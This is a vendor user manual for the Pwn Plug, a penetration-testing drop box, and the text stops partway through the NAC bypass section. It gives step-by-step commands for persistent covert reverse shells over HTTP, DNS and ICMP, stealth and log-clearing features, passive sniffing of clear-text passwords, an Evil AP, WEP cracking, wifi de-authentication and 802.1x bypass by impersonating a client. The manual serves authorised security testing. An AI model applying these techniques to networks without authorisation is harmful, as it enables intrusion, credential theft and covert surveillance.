Pwnie Express User Manual

Pwn Plug Academic Edition

The latest version of this manual is maintained here:
http://www.pwnieexpress.com/pages/documentation

Table of Contents:

Legal disclaimers

- All Pwnie Express products are for legally authorized uses only. By using this product you agree to the terms of the Rapid Focus Security, Inc. EULA: (http://pwnieexpress.com/pdfs/RFSEULA.pdf)

- This product contains both open source and proprietary software: Proprietary software is distributed under the terms of the Rapid Focus Security, Inc. EULA: (http://pwnieexpress.com/pdfs/RFSEULA.pdf). Open source software is distributed under one or more of the following licenses:

    - GNU PUBLIC LICENSE (HTTP://WWW.GNU.ORG/LICENSES/GPL.HTML).
    - BSD-3-CLAUSE LICENSE (HTTP://WWW.OPENSOURCE.ORG/LICENSES/BSD-3-CLAUSE):
    - OPENSSL TOOLKIT DUAL LICENSE (HTTP://WWW.OPENSSL.ORG/SOURCE/LICENSE.HTML)
    - APACHE LICENSE, VERSION 2.0 (HTTP://WWW.APACHE.ORG/LICENSES/LICENSE-2.0.HTML)

- This product is NOT cleared for export under the U.S. Commerce Department's Export Administration Regulations (EAR). By using this product you certify your complete understanding of and compliance with these regulations.

Getting started

Things to be aware of

- The Pwn Plug's power supply is very low wattage! If you'd like to connect more than 1 high-power USB device to the Pwn Plug (such as a wireless adapter in conjunction with a Bluetooth adapter), be sure to use an externally-powered USB hub.
- At 1.2GHz, the onboard CPU isn't ideal for password cracking or other highly CPU-intensive tasks.
- The internal NAND disk is small (512MB). Between the OS and pre-installed tools it's typically 70-80% allocated out of the box.
- Man pages have been removed from the root filesystem to conserve disk space.
- The "msfupdate" command has been disabled as the current version of Metasploit is much too large to fit on the Pwn Plug's internal storage.

Accessing the Pwn Plug

Accessing for the first time

1. Plug the unit into a power outlet and connect the Ethernet interface to your LAN.

   Tip: To remove the plug's 2-prong AC power clip, slide the clip outward slightly, then *very carefully* use a flat-head screwdriver to push down the retention tab and slide the power clip off.

2. The Pwn Plug's default IP address is 192.168.9.10 (netmask 255.255.255.0).
3. To access the plug for the first time, configure your Linux/Mac/Windows system with the following IP settings:

   IP address: 192.168.9.11
   Netmask: 255.255.255.0

   Tip: On Linux hosts you can configure a virtual interface as shown:

   ```
   # ifconfig eth0:1 192.168.9.11/24
   ```

4. Confirm connectivity to the plug by pinging it:

   ```
   # ping 192.168.9.10
   ```

5. You can now configure your plug through the Plug UI (proceed to "Using the Plug UI")

Accessing the plug via SSH

1. From a Linux/Mac host:

   ```
   # ssh root@[pwnplug_ip_address]
   ```

   Tip: For Windows users, we recommend the PuTTY SSH client.

2. The default root user password is: pwnplug8000
3. Upon successful login, the Pwnie Express banner is displayed.
4. To change the root user password:

   ```
   # passwd
   ```

   Note: this doesn't affect the password for the Plug UI user.

   Important: For security reasons, it is strongly recommend to generate a unique OpenSSH server key pair for your Pwn Plug. To do this, follow these steps:

   ```
   # rm /etc/ssh/ssh_host_*
   # dpkg-reconfigure openssh-server
   ```

Accessing the serial console

The serial console is useful for debugging or when a network connection unavailable.

1. Connect the supplied mini-USB cable between the plug's mini-USB serial port and a Linux machine. On some older Linux kernels, the following commands may be required:

   ```
   # modprobe usbserial
   ```

```
# modprobe ftdi_sio vendor=0x9e88 product=0x9e8f
```

Tip: For Windows/Mac systems see:
http://www.plugcomputer.org/Documentation/howtos/serial-terminal/

2. Connect to the plug's serial console using screen (note on some distros this must be run as root):

```
# screen /dev/ttyUSB0 115200
```

Tip: If screen terminates after a few seconds, use "dmesg" to confirm the plug is showing up as a USB serial device. Example:

[15360.948161] usb 5-3: FTDI USB Serial Device converter now attached to ttyUSB0

If the serial interface is showing up as something other than "ttyUSB0" (such as ttyUSB1), adjust the "screen" command accordingly.

3. Press ENTER twice

Tip: If a login/command prompt does not appear, or if you see a line of question marks or strange-looking characters, try pressing CTRL+C several times.

4. At the login prompt, login as "root". The default root user password is: pwnplug8000

Tip: To exit a screen session, press CTRL+A, then backslash (\ )

Reviewing the OS environment

- Show Pwn Plug software revision:

```
# grep Release /etc/motd
```

- Show kernel version:

```
# uname -r
```

- Show Debian version:

```
# cat /etc/debian_version
```

- Show date/time:

```
# date
```

- Show root filesystem disk usage (note your disk usage may vary):

```
# df -h | grep rootfs
```

- Show CPU revision:

  # grep Processor /proc/cpuinfo

- Show total memory:

  # grep MemTotal /proc/meminfo

- Show current kernel boot arguments:

  # cat /proc/cmdline

- Show current eth0 config:

  # ifconfig eth0

- Show currently listening TCP/UDP services (note dhclient won't be present if not using DHCP):

  # netstat -lntup

- Check syslog for errors, warnings, etc:

  # egrep -i "warn|fail|crit|error|bad|unable" /var/log/messages

  Note: *You may see several "BAD ERASEBLOCK" or "Bad PEB" messages. This is safe to ignore for NAND flash chips: http://plugcomputer.org/plugforum/index.php?topic=1149.0*

- Show Ruby version:

  # ruby -v

- Show Perl version:

  # perl -v

- Show Python version:

  # python -V

Using the Plug UI

Accessing the Plug UI

1. Open a web browser and access the Plug UI: https://*[pwnplug_ip_address]*:8443
2. The Plug UI is SSL-enabled, but you will receive a warning as the certificate is self-signed.
3. When prompted for login/password, use **plugui : pwnplug8000**

   Note: The Plug UI user password is not synched with the root user password.

4. The "Basic Setup" page appears.

Basic Setup tab

Change Plug UI Password

1. Click "Change Plug UI Password"
2. Enter a new password for the "plugui" user into both fields and click "Update password".

   Note: This will change the Plug UI user password only. The Linux root user password can be changed at the command line.

Network Config

1. Click "Basic Setup" on the top menu.
2. Click "Network Config".
3. The current network settings for the Pwn Plug's onboard Ethernet interface (eth0) are displayed under "Current Network Settings"
4. To change the static IP configuration for eth0, enter a new IP address, network mask, default gateway, and primary DNS server and click "Apply static IP settings".

   Note: After the Pwn Plug's IP address is changed, you'll need to reconnect to the Plug UI using the newly assigned IP address.

5. To switch eth0 to acquire network settings from a DHCP server instead (recommended), click "Switch to DHCP".

   Note: After switching to DHCP, you'll need to access the plug's serial console, check your DHCP server logs, or nmap scan your network to determine the new IP address assigned by DHCP. Once the DHCP-assigned IP address is known, reconnect to the Plug UI using the newly assigned IP address.

6. To change the Pwn Plug's Linux host name, enter a new hostname and click "Change hostname".

   Tip: After changing the hostname, log out of any active terminal sessions to update your terminal prompt.

Email/SMS alerting

- Every 5 minutes the plug will check for active reverse shell connections.
- If a connection is established, an email alert will be sent using the values configured here.
- For SMS text alerting, the SMTP-to-SMS email address syntax for many cell providers can be found here: http://www.notepage.net/smtp.htm

1. Click "Basic Setup" on the top menu.
2. Click "Email/SMS Alerting".
3. Fill in the message fields as follows:

    - Email/SMS recipient:

      Example for standard email recipient: alerts@mydomain.com
      Example for Verizon cell recipient: 5555551234@vtext.com
      Example for AT&T cell recipient: 5555551234@txt.att.net

    - Email sender/reply-to address. Example: mypwnplug@gmail.com
    - SMTP Server. Example for gmail SMTP: smtp.gmail.com
    - SMTP Auth User (Optional). Enter the SMTP user or gmail username (without "@gmail.com")
    - SMTP Auth Password (Optional). Enter the SMTP/gmail user password.

      Note: The SMTP auth password is stored in clear text in /var/pwnplug/script_configs

    - SMTP TLS (TLS support). Choose Yes for gmail.
    - Message Subject: Enter the desired message subject
    - Message Body: Enter the desired message content

1. Click the "Save Configuration" button. A single test message is sent using the parameters provided.
2. Every 5 minutes the plug will check for active reverse shell connections. If a connection is established, an email/SMS message will be sent using the settings provided.

   Tip: To disable email/SMS alerting from the command line, run the following command. Note this also clears the current alert settings:

   ```
   # rm /var/pwnplug/script_configs/sms_message_config.sh
   ```

SSH Keys

1. Click "Basic Setup" on the top menu.
2. Click "SSH Keys"
3. The current SSH public key (stored in /root/.ssh/id_rsa.pub) is shown, and optionally a new key pair can be generated. This is the key pair used to establish the reverse shells.

Clear History & Logs

1. Click "Basic Setup" on the top menu.

2. Under "Clear History & Logs", click the "Clear now" button.
3. This clears the root user's bash history, Plug UI logs, and all logs in /var/log.

   Note: The bash history for any currently active root user sessions will be cleared at next logout.

   Tip: The cleanup script can also be invoked from the command line as follows:

   ```
   # /var/pwnplug/scripts/cleanup.sh
   ```

Plug Reboot

1. Click "Basic Setup" on the top menu.
2. Under "Plug Reboot", click the "Reboot Now" button.
3. The plug will reboot immediately.

Plug Services tab

Evil AP

1. Connect the USB wireless adapter to the Pwn Plug
2. Click "Plug Services" on the top menu.
3. Click "Evil AP".
4. Enter an SSID for your Evil AP, then click "Start Evil AP".
5. Wireless clients will begin connecting to the AP, either automatically via preferred network lists or by direct AP association.

   Tip: To view realtime Evil AP activity from the command line:

   ```
   # tail -f /var/log/evilap.log
   ```

6. By default the device will function as a standard AP, transparently routing all client Internet requests through the wired plug interface (eth0).

   Tip: Evil AP mode can also be enabled/disabled from the command line using these scripts:

   /var/pwnplug/scripts/evilap.sh
   /var/pwnplug/scripts/evilap_stop.sh

NAC/802.1x Bypass

See section "Using NAC Bypass / transparent bridging" for details on using this feature.

Passive Recon

1. Click "Plug Services" on the top menu.
2. Click "Passive Recon".
3. Click "Enable" to start the passive recon service.
4. While enabled, the Pwn Plug will passively listen on eth0, recording HTTP requests, user-agents, cookies, OS guesses, and clear-text passwords to the following logs:

- **HTTP requests:** /var/log/recon/http.log
- **OS guesses:** /var/log/recon/p0f.log
- **Clear-text passwords:** /var/log/recon/dsniff.log

Tip: Passive Recon is most effective when the Pwn Plug is in NAC Bypass / transparent bridging mode, or when connected to a switch monitor port or network tap.

Tip: Passive recon can also be enabled/disabled from the command line using these scripts:

/var/pwnplug/scripts/Enable_passive_recon.sh
/var/pwnplug/scripts/Disable_passive_recon.sh

Stealth Mode

Important: Enabling stealth mode will prevent access direct access to the Pwn Plug's SSH server and Plug UI. Once stealth mode is enabled and the plug is rebooted, access to the plug can only be obtained through a reverse shell or via serial console.

1. Click "Plug Services" on the top menu.
2. Click "Stealth Mode".
3. Click the "Enable Stealth Mode" button. Stealth mode will take effect after the next plug reboot.
4. While enabled, stealth mode does the following:

- Disables IPv6 support (prevents noisy IPv6 broadcasting)
- Disables ICMP replies (won't respond to ping requests)
- Disables the Plug UI (closes port 8443)
- Sets the Pwn Plug SSH server to listen on the loopback address only (closes port 22 to the outside)
- Still allows ALL reverse shells to function as expected

1. For additional stealthiness:

- If using DHCP, kill the dhclient process (closes listening UDP port 68):

```
# killall dhclient
```

- Randomize your MAC address:

```
# macchanger -r eth0
```

- Disable ARP replies (careful! this may affect network connectivity):

```
# ifconfig eth0 -arp
```

- Turn off the bright blue plug LED:

```
# echo 0 > /sys/class/leds/plug\:green\:health/brightness
```

1. To disable stealth mode, login to the plug through a reverse shell or the serial console, then:

```
# /var/pwnplug/scripts/Disable_stealth_mode.sh
```

SMS Text-to-Bash

This feature is not available for this product.

Reverse Shells tab

See section "Using the reverse shells" for details on this feature.

System Status tab

This section displays the Pwn Plug's software release level, currently active reverse shells, syslog tail, and disk usage.

Controlling the Plug UI

- To manually stop the Plug UI:

```
# killall -9 ruby
```

- To manually start the Plug UI:

```
# /etc/init.d/plugui
```

- To disable Plug UI autostart at bootup:

```
# update-rc.d -f  plugui remove
```

- To enable Plug UI autostart:

  ```
  # update-rc.d plugui defaults
  ```

- To view the Plug UI output log:

  ```
  # tail /var/pwnplug/plugui/webrick.log
  ```


Using the reverse shells

Reverse shell overview

- All Pwn Plugs include aggressive reverse tunneling capabilities for persistent remote SSH access.
- SSH over HTTP, DNS, ICMP, and other covert tunneling options are available for traversing strict firewall rules, web filters, & application-aware IPS.
- All tunnels are encrypted via SSH and will maintain access wherever the plug has an Internet connection - including wired and wireless where available.

Typical deployment scenario

1. On your staging/lab network, enable the desired reverse shells (see "Activating the reverse shells")
2. Configure your Backtrack SSH receiver (see "Configuring the SSH Receiver")
3. Test the reverse shells to confirm all are working as expected
4. [Optional] Enable Stealth Mode (see "Using the Plug UI -> Plug Services -> Stealth Mode")
5. Deploy the Pwn Plug to your target network and watch your SSH receiver for incoming shells (see "Deploying to target network")



Activating the reverse shells

1. Log into the Plug UI.
2. Click "Reverse Shells" on the top menu.
3. Use the checkboxes to indicate the reverse shells you'd like to enable.

   Tip: To best maintain persistent remote access, enable all of the reverse shells.

4. Enter the Backtrack SSH receiver IP address or DNS name for each selected reverse shell. The Pwn Plug will connect to this Backtrack system to establish the reverse shell connections.
5. Choose how often each reverse shell connection should be attempted. By default, a shell connection will be attempted every minute (recommended).
6. To use an HTTP proxy for the "SSH over HTTP Tunnel", enable the "Use HTTP Proxy" checkbox and enter the proxy server address and port (and optionally, proxy server credentials).

   Note: The HTTP proxy auth password is stored in clear text in /var/pwnplug/script_configs

7. Click "Configure all shells" at the bottom of the page to apply your changes.
8. Proceed to "Configuring the SSH receiver".

   Note: The following SSH client config directives (/etc/ssh/ssh_config) are set on all plugs to allow for automation of reverse shell connections. Be sure you understand the security implications of these settings before connecting to other SSH servers from the plug.

   ```
   StrictHostKeyChecking no
   UserKnownHostsFile /dev/null
   ```

Configuring the SSH receiver (Backtrack)

Your Backtrack system will serve as the SSH tunnel "receiver". The Pwn Plug will connect to this system when initiating the reverse shell connections.

Note: These steps assume you're using Backtrack 5 as your SSH receiver. Older Backtrack distributions may be used, but different steps may apply.

1. Place the Pwn Plug and the Backtrack system on the same local network/subnet
2. Login to the Backtrack system and open Firefox
3. Connect to the Plug UI: https://*[pwnplug_ip_address]*:8443
5. Login to the Plug UI when prompted. The default login is **plugui : pwnplug8000**
6. Click "Reverse Shells" on the top menu.
7. Click the "Click here" link at the top of the page (step 5) to download the "SSH Receiver Autoconfig" script.
8. Save the script file (SSH_receiver_autoconfig.sh) into the root user's home directory (selected by default)
9. Open a terminal window and enter the following commands:

   ```
   # cd

   # chmod +x SSH_receiver_autoconfig.sh

   # ./SSH_receiver_autoconfig.sh
   ```

10. The script auto-configures and starts the reverse shell listeners on Backtrack.
11. When prompted, enter the desired certificate information for the stunnel SSL certificate (or just press ENTER to accept the defaults)
12. Once the auto-config script completes you will see:

    [+] Setup Complete.
    [+] Press ENTER to listen for incoming connections..

13. Press ENTER to watch for incoming Pwn Plug connections. Each reverse shell will attempt to connect using the interval you specified in the Plug UI.

    Tip: You can list all active plug connections at any time by typing:

    ```
    # netstat -lntup4 | grep pwnplug
    ```

1. Open a new terminal window and connect to any available "listening" Pwn Plug shell as follows:

    - **Standard SSH:** ssh root@localhost -p 3333
    - **SSH Egress Buster:** ssh root@localhost -p 3334
    - **SSH over DNS:** ssh root@localhost -p 3335
    - **SSH over SSL:** ssh root@localhost -p 3336
    - **SSH over 3G:** *This feature is not available for this product.*
    - **SSH over HTTP:** ssh root@localhost -p 3338
    - **SSH over ICMP:** ssh root@localhost -p 3339


1. Enter your Pwn Plug root password (default is **pwnplug8000**) and voila! You're on the Pwnie Express!
2. Proceed to "Deploying to target network"

    Standard SSH / SSH Egress Buster Note: If there's no firewall between the Pwn Plug and your Backtrack system, be sure the Backtrack SSH server is listening on the ports you selected for the Standard Reverse SSH and SSH Egress Buster shells in the Plug UI. For example, if you set port 31337 for Standard Reverse SSH, add the line "Port 31337" to /etc/ssh/sshd_config, then restart SSHd (/etc/init.d/ssh restart).

    Tip: The SSH receiver address can be anonymized using the "Tor Hidden Service" feature as described here
    http://www.securitygeneration.com/security/reverse-ssh-over-tor-on-the-pwnie-express/

    Special thanks to Sebastien J. of Security Generation for streamlining the SSH receiver setup process, and to Lance Honer for his resilient autossh script improvements.

Deploying to target network



1. Place your Backtrack system behind a public-facing firewall.
2. Configure the appropriate port forwarders on your firewall:

    - **Standard Reverse SSH:**
      Forward the port selected in the Plug UI to port 22 on your Backtrack machine.

    - **SSH over HTTP:**
      Forward port 80 to port 80 on your Backtrack machine.

    - **SSH over SSL:**
      Forward port 443 to port 443 on your Backtrack machine.

    - **SSH over DNS:**
      Forward UDP port 53 to UDP port 53 on your Backtrack machine.

    - **SSH over ICMP:**
      Requires your Backtrack machine to be directly connected to the Internet (no firewall).

    - **SSH over 3G:**
      This feature is not available for this product.

    - **SSH Egress Buster:**
      Forward all ports selected in the Plug UI to port 22 on your Backtrack machine.

1. In the Plug UI ("Reverse Shells" page), configure the reverse shells to connect to your firewall's public IP address (or DNS name if available).
2. (Optional) Enable Stealth Mode in the Plug UI (under "Plug Services")
3. You can now deploy the Pwn Plug to your target network. The Pwn Plug will automatically "phone home" to your Backtrack machine, providing encrypted remote access to your target network.

Tip: One or more reverse shells may stop responding if the Pwn Plug is moved to a different network segment, receives a new IP address, or is rebooted. If this occurs, re-run the "SSH_receiver_autoconfig.sh" script on your Backtrack SSH receiver. The script will terminate all active shell connections, causing the the Pwn Plug to re-initiate new connections at the next scheduled time interval.

Tip: In some environments you may wish to schedule a nightly reboot of the plug to re-initiate all connections from the plug side. This way, if some part of the connection process crashes on the plug side (for example, sshd), the connection process will start "fresh" again after the reboot.

Using SSH port forwarders

Example 1: Connecting to remote RDP servers

1. On Backtrack:

   # ssh root@localhost -p *XXXX* -NL 3389*:xxx.xxx.xxx.x*xx:3389

   .. where "*XXXX*" is the local listening port of an active reverse shell (such as 3333 for standard reverse SSH), and where "*xxx.xxx.xxx.xxx*" is the IP address of an RDP target system on the remote network the Pwn Plug is physically connected to.

2. Login to the Pwn Plug as "root" when prompted.
3. Connect to the remote RDP server through the SSH tunnel by using "localhost":

   # rdesktop localhost

Example 2: Connecting to remote web servers

1. On Backtrack:

   # ssh root@localhost -p *XXXX* -ND 8080

   .. where "*XXXX*" is the local listening port of an active reverse shell (such as 3333 for standard reverse SSH).

2. Login to the Pwn Plug as "root" when prompted.
3. Open Firefox and configure it to use localhost as an HTTP proxy on port 8080.
4. You can now connect to any web server on the remote network by entering the IP address or URL into Firefox.

Creating an SSH VPN

The OpenSSH server on the Pwn Plug supports SSH-based VPN tunnelling through any active reverse shell, allowing transparent (albeit slow) access to your target network from your Backtrack machine. This is mainly useful when the need arises for a GUI-based or third-party pentesting tool, such as BurpSuite, Nessus, Remote Desktop client, etc.

Sample environment

The steps below assumes the following IP addresses/ranges. Substitute the addresses/ranges for your target and local (Backtrack) networks where appropriate.

- Target network (where the Pwn Plug is deployed): 172.16.1.0/24
- Local network (where Backtrack SSH receiver is located): 192.168.1.0/24
- VPN network: 10.1.1.0/30
- Backtrack VPN address (tun0 interface): 10.1.1.1
- Pwn Plug VPN address (tun0 interface): 10.1.1.2
- Assumes a reverse shell is currently established and listening on localhost:3333 (Standard Reverse SSH). Any active reverse shell can be used to carry the VPN tunnel (change "3333" where appropriate).

Activating the SSH VPN tunnel

1. On Backtrack (VPN client):

   ```
   # ssh -f -w 0:0 localhost -p 3333 true
   ```

   (Login to the Pwn Plug as root when prompted)

   ```
   # ifconfig tun0 10.1.1.1 10.1.1.2 netmask 255.255.255.252
   # route add -net 172.16.1.0/24 gw 10.1.1.2
   ```

2. On the Pwn Plug (VPN server):

   ```
   # /var/pwnplug/scripts/Enable_SSH_VPN.sh
   ```

3. The SSH VPN tunnel should now be active.
4. On Backtrack, test connectivity to target network through the VPN tunnel:

   ```
   # ping 10.1.1.2
   # ping 172.16.1.1 (or any remote machine on the target network)
   # nmap -sP 172.16.1.*
   ```

5. To disable the VPN tunnel on the Backtrack side:

   ```
   # ifconfig tun0 down
   ```

6. To disable the VPN tunnel on the Pwn Plug side:

   ```
   # /var/pwnplug/scripts/Disable_SSH_VPN.sh
   ```

Using the wireless adapters

802.11b/g/n

Using the ALFA / TP-Link adapter

1. Connect the wireless antenna to the adapter's SMA jack
2. Connect the wireless adapter to the plug's USB port using the supplied USB extension cable.

   Note: While any USB wireless adapter supported by the installed compat-wireless package should work with the Pwn Plug, Pwnie Express officially supports the following adapters:

   - ALFA AWUS036H (802.11b/g)
   - TP-Link TL-WN722N (802.11b/g/n)

Connecting to an open wifi network

1. Set the wireless interface to managed mode:

   ```
   # iwconfig wlan0 mode managed
   ```

2. Bring up the interface:

   ```
   # ifconfig wlan0 up
   ```

3. Scan for access points in the area:

   ```
   # iwlist scan
   ```

4. Associate with an access point with SSID "example" on channel 6:

   ```
   # iwconfig wlan0 essid "example"
   # iwconfig wlan0 channel 6
   ```

5. Restart the interface:

   ```
   # ifconfig wlan0 down
   # ifconfig wlan0 up
   ```

6. Acquire a DHCP address:

   ```
   # dhclient wlan0
   ```

Connecting to a WPA/2 secured wifi network

1. Set the wireless interface to managed mode:

```
# iwconfig wlan0 mode managed
```

2. Bring up the interface:

```
# ifconfig wlan0 up
```

3. Scan for access points in the area:

```
# iwlist scan
```

4. Use wpa_passphrase to generate a configuration file. This will prompt you for a password, so enter the wireless network's password after pressing return.

```
# wpa_passphrase [your-wireless-network-name] > wpa.conf
```

5. Use wpa_supplicant to connect, passing it the configuration file.

```
# wpa_supplicant -Dwext -iwlan0 -B -c /root/wpa.conf
```

NOTE: If you experience trouble, try running wpa_supplicant without backgrounding (remove the -B flag).

When foregrounded, if the connection is successful, you should see the following:

```
Trying to associate with SSID 'MY SSID'
Associated with 00:00:00:00:00:00
WPA: Key negotiation completed with 00:00:00:00:00:00 [PTK=CCMP GTK=CCMP]
CTRL-EVENT-CONNECTED - Connection to 00:00:00:00:00:00 completed (auth) [id=0
id_str=]
```

NOTE: The configuration file may need additional tweaking if you are attempting to connect to a network with a hidden SSID. Here is an example configuration file:

```
ctrl_interface=/var/run/wpa_supplicant
ap_scan=2

network={
        scan_ssid=1
        proto=RSN
        key_mgmt=WPA-PSK
        pairwise=CCMP TKIP
        group=CCMP TKIP
        ssid="MY SSID"
        psk=<long string>
```

6. Acquire a DHCP address:

```
# dhclient wlan0
```

Running Airodump-ng & Kismet

1. Bring down the interface:

```
# ifconfig wlan0 down
```

2. To launch airodump-ng:

```
# airodump-ng wlan0
```

Note: The output of airodump-ng can only be viewed within an SSH session (no via serial console).

3. When finished, press CTRL+C to exit
4. To launch Kismet:

```
# kismet
```

5. Press ENTER 3 times, then TAB, then ENTER
6. When finished, press CTRL+C to exit

Tip: Certain wireless tools may leave the wireless adapter in a mode that's not compatible with other wireless tools. It's generally recommended to set the interface to a "down" state before running most wireless tools:

```
# ifconfig wlan0 down
```

Packet injection & WEP cracking

1. To run a simple packet injection test, execute the following commands. This example assumes a WEP-enabled access point on channel 6 with SSID "example" is within range of the plug.

```
# ifconfig wlan0 up
# iwconfig wlan0 channel 6
# ifconfig wlan0 down
# aireplay-ng -e example --test wlan0
```

2. Look for the following output:

17:19:45 Waiting for beacon frame (ESSID: example) on channel 6
Found BSSID "00:13:10:9E:52:3D" to given ESSID "example".
17:19:45 Trying broadcast probe requests...
17:19:45 Injection is working!
17:19:46 Found 1 AP

3. To auto-crack all WEP-enabled access points on channel 6 using wepbuster:

```
# ifconfig wlan0 down
# wepbuster 6
```

Tip: WEP cracking performance is very dependant on the amount of wireless client traffic being generated on the target wifi network. The more traffic on the wireless network, the faster the

cracking process.

Wireless client de-authentication

1. This example assumes the target access point is on channel 6:

   # iwconfig wlan0 channel 6

2. In one terminal, start airodump-ng:

   # airodump-ng --bssid *[MAC of target AP]* -c 6 wlan0

3. Then, in a second terminal, start the client de-authentication:

   # aireplay-ng -0 0 -a *[MAC of target AP]* -c *[MAC of target client]* wlan0

Bluetooth

Special thanks to JP Ronin (hackfromacave.com) for getting all of this working for us!

Using the SENA Bluetooth adapter

1. Connect the SENA UD100 Bluetooth adapter to the plug's USB port.
2. Confirm the output of the following commands:

   # lsusb
   Bus 001 Device 002: ID 0a12:0001 Cambridge Silicon Radio, Ltd Bluetooth Dongle (HCI mode)

   # hciconfig
   hci0: Type: BR/EDR Bus: USB
   BD Address: *XX:XX:XX:XX:XX:XX* ACL MTU: 310:10 SCO MTU: 64:8
   DOWN
   RX bytes:466 acl:0 sco:0 events:18 errors:0
   TX bytes:73 acl:0 sco:0 commands:17 errors:0

1. Enable the Bluetooth interface and set it to "Non-Discoverable":

   # hciconfig hci0 up
   # hciconfig hci0 noscan

2. To scan for local Bluetooth devices

   # hcitool -i hci0 scan --flush --info --class

1. To ping the address of a local Bluetooth device

```
# l2ping -i hci0 XX:XX:XX:XX:XX:XX
```

2. To dump Bluetooth packets:

```
# hcidump -i hci0 -t -X
```

3. To pair with a local Bluetooth device:

```
# simple-agent hci0 XX:XX:XX:XX:XX:XX
```

4. To list connected/known Bluetooth devices:

```
# list-devices
```

Accessing additional Bluetooth tools

```
# bdaddr
# attest
# hsplay
# l2test
# hstest
# monitor-bluetooth
# hidattack -h
# bss
# bluebugger
# bluelog -h
# bluesnarfer
# psm_scan
# rfcomm_scan
# carwhisperer
# l2cap-packet
# l2cap_headersize_overflow
# redfang -h
# ussp-push
# sobexsrv -h
# pwntooth -h
```

Using NAC Bypass / transparent bridging

The Pwn Plug can bypass most NAC/802.1x/RADIUS implementations, providing a reverse shell backdoor and full connectivity to NAC-restricted networks.

Special thanks to Skip Duckwall and his 802.1x bridging research: http://8021xbridge.googlecode.com

NAC Bypass overview

1. First, the Pwn Plug is placed in-line between an 802.1x-enabled client PC and a wall jack or switch.
2. Using a modified layer 2 bridging module, the Pwn Plug transparently passes the 802.1x EAPOL authentication packets between the client PC and the switch.
3. Once the 802.1x authentication completes, the switch grants connectivity to the network.
4. The first outbound port 80 packet to leave the client PC provides the Pwn Plug with the PC's MAC/IP address and default gateway.
5. To avoid tripping the switch's port security, the Pwn Plug then establishes a reverse SSH connection using the MAC and IP address of the already authenticated client PC.
6. Once connected to the plug's SSH console, you will have access to any internal subnets accessible by the client PC. As an added bonus, connections to other systems within the client PC's local subnet will actually appear to source from the subnet's local gateway!

   Tip: Since "NAC bypass mode" effectively turns the Pwn Plug into a transparent bridge, it can be used even where NAC/802.1x controls are not present on the target network.

Enabling NAC Bypass mode

Important: These steps must be followed in the exact sequence shown to avoid tripping switch port security (which often completely disables the switch port and may alert network personnel).

1. Using the Plug UI, configure your desired reverse shells and Backtrack SSH receiver (see "Activating the reverse shells" and "Configuring the SSH receiver")
2. In the Plug UI, under "Plug Services", click "NAC/802.1x Bypass".
3. Click "Enable NAC Bypass"

   Tip: NAC Bypass mode can also be enabled from the command line as shown:

